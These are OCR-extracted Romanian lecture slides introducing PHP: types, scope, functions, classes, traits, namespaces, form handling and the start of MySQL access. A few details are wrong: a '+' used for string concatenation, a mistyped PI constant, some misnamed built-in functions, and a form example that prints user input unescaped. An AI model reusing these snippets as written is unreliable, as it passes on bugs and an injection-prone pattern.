e.g., resursa de tip *stream* inițiată de funcția fopen()
și folosită de funcțiile fread(), feof(), fgets() etc.

funcții predefinite: is_resource(), get_resource_type()

detalii la http://www.php.net/manual/en/resource.php

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: tipuri de date – speciale

null

specifică valoarea NULL
reprezentând o variabilă care nu are valoare

funcții utile: is_null() și unset()

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: variabile

Variabile create „din zbor”
tipul e determinat pe baza contextului

convertirea automată a tipului (*type casting*)
e similară celei de la limbajul C

```
$ani = 21;                      /* o variabilă obișnuită */
$conectat = TRUE;               # una de tip Boolean
$prefer["culoare"] = "gri";     // un tablou asociativ
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: variabile

Variabile create „din zbor”
tipul e determinat pe baza contextului

funcții predefinite utile:
var_dump(), settype(),
is_bool(), is_int(), is_float(), is_array(), is_string(),
is_scalar(), is_numeric() etc.

php: variabile

Vizibilitatea variabilelor (*scope*)

pentru a putea fi folosite în întreg programul, variabilele trebuie declarate ca fiind globale

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
$scor = 33;

function oferaScor () {
   echo "Scor curent: " + $scor;
}

oferaScor();
```

- Undefined variable:
  scor in prog.php on line 4

```
$scor = 33;

function oferaScor () {
   global $scor;
   echo "Scor curent: " + $scor;
   // similar cu $GLOBALS["scor"]
}

oferaScor();
```

- Scor curent: 33

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: variabile

Vizibilitatea variabilelor (*scope*)

o variabilă poate fi declarată ca fiind statică

există doar în domeniul de vizibilitate local
(*e.g.*, în cadrul unei funcții), dar nu-și pierde valoarea
atunci când execuția programului părăsește
acel domeniu de vizibilitate

php: variabile predefinite

Variabile disponibile în întreg programul (*superglobals*)

$GLOBALS [ ]

tablou asociativ ce conține referințe
la toate variabilele definite global

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: variabile predefinite

Variabile disponibile în întreg programul (*superglobals*)

$_SERVER [ ]
$_GET [ ] $_POST [ ] $_FILES [ ] $_REQUEST [ ]
$_SESSION [ ]
$php_errormsg
$argc $argv

...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: constante

Specificate cu **define ( )**

sunt disponibile la nivel global în program

```
define ("DIMENS_MAX", "69");
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: constante predefinite

Exemplificări:

PHP_VERSION
PHP_OS
PHP_EOL
PHP_INT_MAX
PHP_INT_SIZE
TRUE
FALSE
NULL

php: constante predefinite

Controlul manierei de raportare a erorilor:

E_ERROR	erori fatale (execuția *script*-ului e oprită)
E_WARNING	avertismente
E_PARSE	erori de procesare a codului (*parsing*)
E_NOTICE	notificări în timpul rulării
E_STRICT	sugestii privind îmbunătățirea codului
E_DEPRECATED	notificări despre aspecte demodate

a se vedea **www.php.net/manual/en/errorfunc.constants.php**

php: constante predefinite

Mediul de execuție oferă acces la constante „magice” ale căror valori pot fi folosite în cadrul programului

__LINE__
__FILE__
__DIR__
__FUNCTION__
__CLASS__
__TRAIT__
__METHOD__
__NAMESPACE__

php: operatori

Majoritatea, similari celor din limbajul C

aritmetici: **+ - * / % ++ --**
asignare a valorii: **=** și **=>** (pentru tablouri)
asignare prin referință: **=&**
pe biți: **& | ^ << >>**
comparații: **== === != <> !== < > <= >= ?:**
control al raportării erorilor: **@**
logici: **and or xor ! && ||**
șiruri de caractere (concatenare) – ca la Perl: **. .=**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: structuri de control

if, switch, while, do, for, break, continue

asemănătoare celor din C

```
if (!$nume) {
  echo ("Nu este precizat corect numele…");
} else {
  echo ("Bine ai venit, " . $nume . "!\n");
}
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: exemplu

```php
<?php
  // umplem un tablou cu valori de la 1 la 10
  for ($contor = 1; $contor <= 10; $contor++) {
    $valori[$contor] = $contor;
  }
  // realizăm suma valorilor
  $suma = 0;
  foreach ($valori as $element)
    $suma += $element;
  /* afișăm suma obținută la ieșirea standard
     pentru a fi trimisă clientului Web */
  echo ("<p>Suma de la 1 la 10 este <strong>" . $suma . "</strong>.</p>");
?>
```

Invocarea (rularea) programului PHP direct din linia de comandă:

salvăm codul într-un fișier text – **valori.php**

apelăm interpretorul PHP din linia de comandă


```
php valori.php
<p>Suma de la 1 la 10 este <strong>55</strong>.</p>
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Invocarea (rularea) programului PHP la nivelul serverului Web:

plasăm fișierul sursă – cu drepturi de citire și execuție

în navigator, indicăm URL-ul către program pentru a-l invoca via metoda GET a protocolului HTTP



rezultatul generat de *script*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

ideone.com

edit fork download

```php
<?php
   // umplem un tablou cu valori de la 1 la 10
   for ($contor = 1; $contor <= 10; $contor++) {
     $valori[$contor] = $contor;
   }
   // realizăm suma valorilor
   $suma = 0;
   foreach ($valori as $element)
     $suma += $element;
   /* afișăm suma obținută la ieșirea standard
      pentru a fi trimisă clientului Web */
   echo ("<p>Suma de la 1 la 10 este <strong>" . $suma . "</strong>.</p>");
?>
```

Success

stdin

```
Standard input is empty
```

stdout

```
<p>Suma de la 1 la 10 este <strong>55</strong>.</p>
```

recurgerea la un mediu de execuție *online*

http://ideone.com/

php: structuri de control

Includerea de cod-sursă din alte fișiere
(suport pentru modularizare)

include

caută fișierul sursă în directoarele predefinite specificate via include_path și-l evaluează

dacă fișierul nu există, se generează un avertisment

include_once – pentru a-l include o singură dată

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: structuri de control

Includerea de cod-sursă din alte fișiere
(suport pentru modularizare)

require

caută fișierul sursă în directoarele predefinite specificate via include_path și-l evaluează

dacă fișierul nu există, se emite o eroare fatală

require_once – pentru a-l include o singură dată

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: funcții

Funcții definite de utilizator:

```
function trimiteMesaj ($exped="", $dest="", $subiect="Web") {
   // corp…
}
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: funcții

Funcții definite de utilizator:

```
function trimiteMesaj ($exped="", $dest="", $subiect="Web") {
   // corp…
}
```

numele funcțiilor sunt considerate *case-insensitive*

parametrii pot fi dați prin referință – prefixați de &

la PHP 5.6+, numărul variabil de parametri e indicat de …

de studiat **http://php.net/manual/en/functions.arguments.php**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```php
define ('MAX', 10);                 // numărul maxim de valori

function patrat ($numar) {          // funcția de ridicare la pătrat
  return $numar * $numar;
}

$numar = 0;
while ($numar < MAX) {
  $numar++;                         // incrementăm numărul

  if ($numar % 2)                   // e număr impar...
    continue;                       // continuăm cu următoarea iterație

  // e număr par, deci afișăm pătratul lui
  echo "$numar la pătrat este " . patrat ($numar) . "\n";
} // final de while
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: funcții

Începând cu PHP 5.3,
pot fi specificate și funcții anonime (*closures*)

```
$saluta = function ($nume) {          // variabilă de tip funcție
    printf ("Salut %s...\n", $nume);
};

$saluta ('lumea');
$saluta ('Tuxy');
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: funcții predefinite

matematice & de conversie
de manipulare a șirurilor de caractere
de prelucrare a tablourilor
de acces la resurse și de lucru cu fișiere
de manipulare a bazelor de date
privitoare la conexiunile de rețea
pentru accesarea resurselor XML, PDF, JPEG,...
specifice sistemului de operare
generale

detalii la **http://www.php.net/manual/en/funcref.php**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: funcții predefinite

Matematice:

abs(), mod(), fmod()
ceil(), floor(), round(), max(), min()
exp(), log10(), log()
pow(), sqrt()
sin(), cos(), tan(), asin(), …, sinh(), …, pi()
rand(), srand()
bindec(), octdec(), dechex(),…, base_convert()
is_finite(), is_infinite(), is_nan()

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: funcții predefinite

Șiruri de caractere:

echo(), print(), printf(), sprintf() etc.
strlen(), chr(), ord(), substr(), strstr(), strpos(),...
strcmp(), strcasecmp(), strnatcmp() etc.
strcat(), str_replace(), str_ireplace(), strrev() etc.
trim(), ltrim(), rtrim()
explode(), implode(), split(), join(), strtok()


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: funcții predefinite

Expresii regulate:

conform standardului POSIX
ereg(), ereg_replace(), split() etc.

compatibile cu cele din Perl – PCRE: http://www.pcre.org/
preg_filter(), preg_grep(), preg_match(), preg_split(),...



testarea și depanarea expresiilor regulate direct pe Web la

http://regex101.com/#PCRE

php: funcții predefinite

Tablouri:

array_count_values(), array_search(), array_filter(),
array_slice(), array_chunk()
array_fill(), array_combine(), array_shift(),
array_reverse(), array_multisort(), array_sum(),…
array_merge(), array_intersect(), array_diff()
array_keys(), array_key_exists()
array_push(), array_pop()

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: funcții predefinite

Manipulare a caracterelor:

ctype_digit(), ctype_xdigit(), ctype_print(), ctype_punct(), ctype_space(),…

ctype_alpha(), ctype_alnum(), ctype_lower(), ctype_upper()

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: funcții predefinite

Dată & timp:

- getdate(), localtime(), gettimeofday(), time() etc.
- date(), idate(), gmdate(),…
- checkdate()
- strftime(), strtotime()

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: funcții predefinite

Variabile PHP:

empty(), isset(), unset()
strval(), print_r(), var_dump()
serialize(), unserialize()

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: funcții predefinite

Fișiere și directoare:

folosind tipul de date FILE – ca la limbajul C:
fopen(), fread(), fscanf(), fgets(), fwrite(), fprintf(),
fseek(), ftell(), feof(), fclose(), ftruncate(), fstat(),...
file(), copy(), rename(), delete(),
move_uploaded_file(), tmpfile()
file_exists(), filesize(), filetype(), fileperms(),..., stat()
is_dir(), is_file(), is_readable(), is_writeable(),...
chdir(), mkdir(), rmdir()
disk_free_space(), disk_total_space()

php: funcții predefinite

URL-uri:

urldecode(), urlencode(), parse_url()
base64_decode(), base64_encode()
http_build_query()

php: funcții predefinite

Prelucrarea resurselor Web (HTML, JSON):

nl2br(), htmlentities(), htmlspecialchars(), strip_tags()

get_browser(), show_source(), highlight_string(),...

json_encode(), json_decode(), json_last_error()

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: funcții predefinite

Alte funcții utile:

die(), eval(), exit(), sleep(), usleep(), time_sleep_until()

uniqid(), sys_getloadavg()

php_info(), php_check_syntax()

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: alte facilități

SPL (*Standard PHP Library*)
acces la maniere standard de prelucrare a datelor

structuri de date definite:
SplStack, SplQueue, SplHeap, SplPriorityQueue,...

iteratori:
ArrayIterator, FilesystemIterator, RegexIterator etc.

www.php.net/spl

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: alte facilități

Rularea din linie de comandă
PHP CLI (*Command Line Interface*)
sau ca modul Apache – **mod_php**

php: alte facilități

Inter-conectivitatea cu alte tehnologii/platforme

exemple: Java, JavaScript, Lua, .NET

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Care-i suportul oferit de PHP pentru programarea obiectuală?

php: clase

Suport pentru definirea claselor via **class**
și de instanțiere prin operatorul **new**

obiectele sunt tratate similar referințelor
(o variabilă de tip obiect conține o referință la un obiect
și nu o copie a lui)

http://www.php.net/manual/en/oop5.intro.php

programare obiectuală – încapsularea

```
class Student { // specificarea unei clase
  // proprietăți (date-membre)
  private $an;
  private $email;
  public  $nume;
  // metode publice
  public function seteazaAn ($unAn) {
     $this->an = $unAn;
  }
  public function furnizeazaAn () {
     return $this->an;
  }
}
```

$this este o pseudo-variabilă
specificând o referință la obiectul curent

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

programare obiectuală – încapsularea

```
class Student { // specificarea unei clase
  // proprietăți (date-membre)
  private $an;
  private $email;
  public  $nume;
  // metode publice
  public function seteazaAn ($unAn) {
     $this->an = $unAn;
  }
  public function furnizeazaAn () {
     return $this->an;
  }
}
```

```
// instanțierea unui obiect
$stud = new Student ();
$stud->seteazaAn (2);
$stud->nume = 'Tux';
print_r ($stud);
```

```
▸ Student Object
(
    [an:Student:private] => 2
    [nume] => Tux
    [email:Student:private] =>
)
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: clase

Ca la C++, membrii – proprietăți sau metode – pot fi declarați ca fiind

publici (**public**)
privați (**private**)
protejați (**protected**)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

programare obiectuală – moștenirea

```
class StudentDestept extends Student {
    private $note;    // notele obținute (proprietate)

    public function seteazaNote ($n) {
        $this->note = (array) $n;
    }
    public function furnizeazaNote () {
        return (array) $this->note;
    }
}

$altStud = new StudentDestept ();
// apel de metodă din clasa de bază
$altStud->seteazaAn (2);
// apel de metodă din clasa derivată
$altStud->seteazaNote (
   ['TW' => 10, 'IP' => 9]
);
```

programare obiectuală – moștenirea

```
class StudentDestept extends Student {
    private $note;    // notele obținute (proprietate)

    public function seteazaNote ($n) {
        $this->note = (array) $n;
    }
    public function furnizeazaNote () {
        return (array) $this->note;
    }
}

$altStud = new StudentDestept ();
// apel de metodă din clasa de bază
$altStud->seteazaAn (2);
// apel de metodă din clasa derivată
$altStud->seteazaNote (
   ['TW' => 10, 'IP' => 9]
);
```

```
print_r ($altStud);

 ▸ StudentDestept Object
(
    [note:StudentDestept:private]
        => Array
        (
            [TW] => 10
            [IP] => 9
        )

    [an:Student:private] => 2
    [nume] =>
    [email:Student:private] =>
)
```

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

php: clase

Metode speciale:

constructorii sunt numiți **__construct()**

destructorii sunt denumiți **__destruct()**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: clase

Accesarea proprietăților/metodelor statice, constante sau suprascrise

::

scope resolution operator (Paamayim Nekudotayim)

www.php.net/manual/en/language.oop5.paamayim-nekudotayim.php

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: clase

Accesarea proprietăților/metodelor statice, constante sau suprascrise

::

self – clasa curentă
parent – clasa părinte

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: clase

Proprietățile sau metodele declarate cu **static**
pot fi accesate fără a fi nevoie de instanțierea clasei

pentru exemple, a se vizita
www.php.net/manual/en/language.oop5.static.php

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: clase

Se permit clase/metode abstracte declarate cu **abstract**

clasele abstracte nu pot fi instanțiate

orice clasă având măcar o metodă abstractă
este considerată abstractă

metodele abstracte trebuie implementate
în clasa copil (specificată cu **extends**) a clasei abstracte

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: interfețe

```
// interfața privind o machetă de vizualizare (template)
interface iMacheta {
    // setează o variabilă ce va fi substituită
    // cu valoarea ei în cadrul machetei
    public function setVar ($nume, $var);
    // furnizează reprezentarea machetei
    public function oferaReprez ($macheta);
}
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```php
// clasa implementând interfața
class Macheta implements iMacheta {
    // tablou asociativ cu variabilele ce trebuie înlocuite cu valorile lor
    private $variabile = array ();

    public function setVar ($nume, $var) {
        $this->variabile[$nume] = $var;
    }

    public function oferaReprez ($macheta) {
        foreach ($this->variabile as $nume => $val) {
            // substituim în machetă numele variabilelor cu valorile lor
            $macheta = str_replace ('{' . $nume . '}', $val, $macheta);
        }
        return $macheta;
    }
}
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: interfețe predefinite

Traversable
Iterator
IteratorAggregate
ArrayAccess
Serializable
Closure
Generator

http://www.php.net/manual/en/reserved.interfaces.php

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: interfețe predefinite

```
// interfața Iterator
Iterator extends Traversable {

// metode ce vor fi implementate de programator
abstract public mixed current ( void )
abstract public scalar key ( void )
abstract public void    next ( void )
abstract public void    rewind ( void )
abstract public boolean valid ( void )
}
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: trăsături de clasă (*traits*)

Trait

concept preluat de la limbajul Self, oferit de PHP 5.4+

colecție de metode ce pot fi refolosite în cadrul altor clase

www.php.net/manual/en/language.oop5.traits.php

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: trăsături de clasă (*traits*)

Trait

considerat ca șablon (*template* C++) al unei clase

față de interfețe, oferă implementări ale metodelor, nu doar signaturile lor

```
// trăsături (comportamente) ce vor fi asociate unor figuri geometrice 2D
trait Rotire {
  public function roteste ($unghi) {        // implementează rotirea
  }
}

trait Mutare {
  public function mutaLa ($x, $y) {         // mută la alte coordonate
  }
}

trait Colorare {
  public function coloreaza ($culoare) {  // realizează colorarea
  }
}
```

avansat

```php
abstract class Figura {  // clasa figurilor geometrice
  public function deseneaza() {
    echo ('Am desenat ' . get_class());
  }
}
class Dreptunghi extends Figura {      // folosește trăsăturile dorite
  use Colorare, Mutare, Rotire;        // poate fi colorat, mutat, rotit

  public function transforma () {      // în plus, o transformare specifică
  }
}

final class Cerc extends Figura {      // clasa Cerc nu mai poate fi extinsă
  use Mutare, Colorare;                // un cerc poate fi mutat și colorat

  const PI = 3.1415265;

  public function calculeazaArie () {
  }
}
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: trăsături de clasă (*traits*)

```
// instanțiem 2 figuri: un cerc și un dreptunghi
$unCerc = new Cerc ();
$unDreptunghi = new Dreptunghi ();
$unCerc->deseneaza ();
$unCerc->roteste ();                    // va cauza emiterea unei erori
$unDreptunghi->deseneaza ();
```

- Am desenat Cerc

  PHP Fatal error: Call to undefined method Cerc::roteste()
  in /home/dMdWgn/prog.php on line 47

php: proprietăți speciale

O clasă are asociate proprietăți speciale („magice”) ce pot fi suprascrise

__construct ()
__destruct ()

__toString ()

__get ()
__set ()

altele la www.php.net/manual/en/language.oop5.magic.php

php: obiecte

Obiectele pot fi „clonate” via **clone**

Obiectele se pot compara folosind operatorul **===**

php: obiecte

Funcții de manipulare a claselor și obiectelor

get_class() va returna numele unui obiect, instanță a unei clase

get_parent_class() furnizează clasa părinte din care provine un anumit obiect

method_exists() testează dacă există o metodă pentru un anumit obiect specificat

class_exists() testează existența unei clase

is_subclass_of() determină dacă există o relație de moștenire dintre două clase

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: excepții

Similare celor din Java

try, catch, throw
clasa Exception

detalii la www.php.net/manual/en/language.exceptions.php

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: spații de nume

Folosite pentru evitarea coliziunilor de nume și pentru efectuarea de *alias*-uri

declarare cu **namespace** (prima linie de program)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: spații de nume

Folosite pentru evitarea coliziunilor de nume și pentru efectuarea de *alias*-uri

același spațiu de nume poate fi definit în fișiere multiple

pot exista ierarhii de (sub-)spații de nume

```
namespace Proiect\Modul\Submodul;

class GenSVG { ... };
```

referire cu `Proiect\Modul\Submodul\GenSVG`

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: spații de nume

Folosite pentru evitarea coliziunilor de nume și pentru efectuarea de *alias*-uri

utilizare prin **use** (eventual specificând un *alias*)

```
use Proiect\Modul\Submodul;
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: spații de nume

Folosite pentru evitarea coliziunilor de nume și pentru efectuarea de *alias*-uri

construcțiile care nu aparțin niciunui spațiu de nume definit sunt considerate ale spațiului de nume global

```
namespace Proiect;
function fopen () {        // specificarea unei funcții proprii
    ...
    $fisier = \fopen (...);  // apel de funcție predefinită (din spațiul global)
}
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Care sunt facilitățile vizând interacțiunea Web?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: interacțiune web

Datele transmite de client (*browser*) se regăsesc în tablouri asociative predefinite (și globale):

$_GET[ ] – datele transmise prin GET

$_POST[ ] – datele transmise prin POST

$_COOKIE[ ] – *cookie*-urile receptate

$_REQUEST[ ] – datele primite de la client (conținutul lui **$_GET**, **$_POST** și **$_COOKIE**)

$_SESSION[ ] – datele de tip sesiune

php: interacțiune web

Alte variabile globale utile:

$_SERVER[ ]
oferă informații privind serverul Web

$_SERVER['PHP_SELF'] indică numele *script*-ului PHP
$_SERVER['REQUEST_METHOD']
$_SERVER['HTTP_REFERER']
$_SERVER['HTTP_USER_AGENT']

http://www.php.net/manual/en/reserved.variables.server.php

php: interacțiune web

Alte variabile globale utile:

$_ENV[ ] – datele oferite de mediu (*environment*)

$_FILES[ ] – datele despre fișierele primite prin *upload*

http://www.php.net/manual/en/features.file-upload.php

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
<!-- un formular Web modelat în HTML -->
<form action="afiseaza.php" method="post">
        <input type="text" name="nume" />
        <input type="text" name="varsta" />
        <input type="submit" value="Trimite" />
</form>
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
<!-- un formular Web modelat în HTML -->
<form action="afiseaza.php" method="post">
      <input type="text" name="nume" />
      <input type="text" name="varsta" />
      <input type="submit" value="Trimite" />
</form>

<?php
    // programul afiseaza.php invocat prin POST
    if (!$_REQUEST["nume"])
      afiseaza ("Nu ați specificat numele!", "eroare");
    else
      afiseaza ("Numele este" . $_REQUEST["nume"]);
?>
```

fiecare nume de câmp din formular reprezintă
o cheie a tabloului asociativ **$_REQUEST [ ]**
(în funcție de metoda HTTP, poate fi regăsit în **$_GET** sau **$_POST**)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Cum pot fi accesate bazele de date din PHP?

php: bd

PHP oferă suport pentru o multitudine de servere/tehnologii de baze de date:

MongoDB – clasele **MongoDB MongoClient MongoCursor**
MySQL / MariaDB – clasa **mysqli**
PostgreSQL – funcțiile **pg_*()**
SQLite – clasa **SQLite3**
etc.

conexiunile pot fi persistente

php: bd – mysql

Funcții/metode pentru acces la MySQL/MariaDB

conectare la server: **mysql_connect ()**, **mysql_pconnect ()**

selectare (utilizare) bază de date: **mysql_select_db ()**

execuția unei interogări: **mysql_query ()**

raportare de erori: **mysql_errno ()**, **mysql_error ()**

preluarea rezultatelor într-un tablou: **mysql_fetch_array ()**

multe altele...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: bd – exemplu

Pentru început, vom crea un cont MySQL care să asigure acces autentificat din programele PHP asupra bazei de date students:

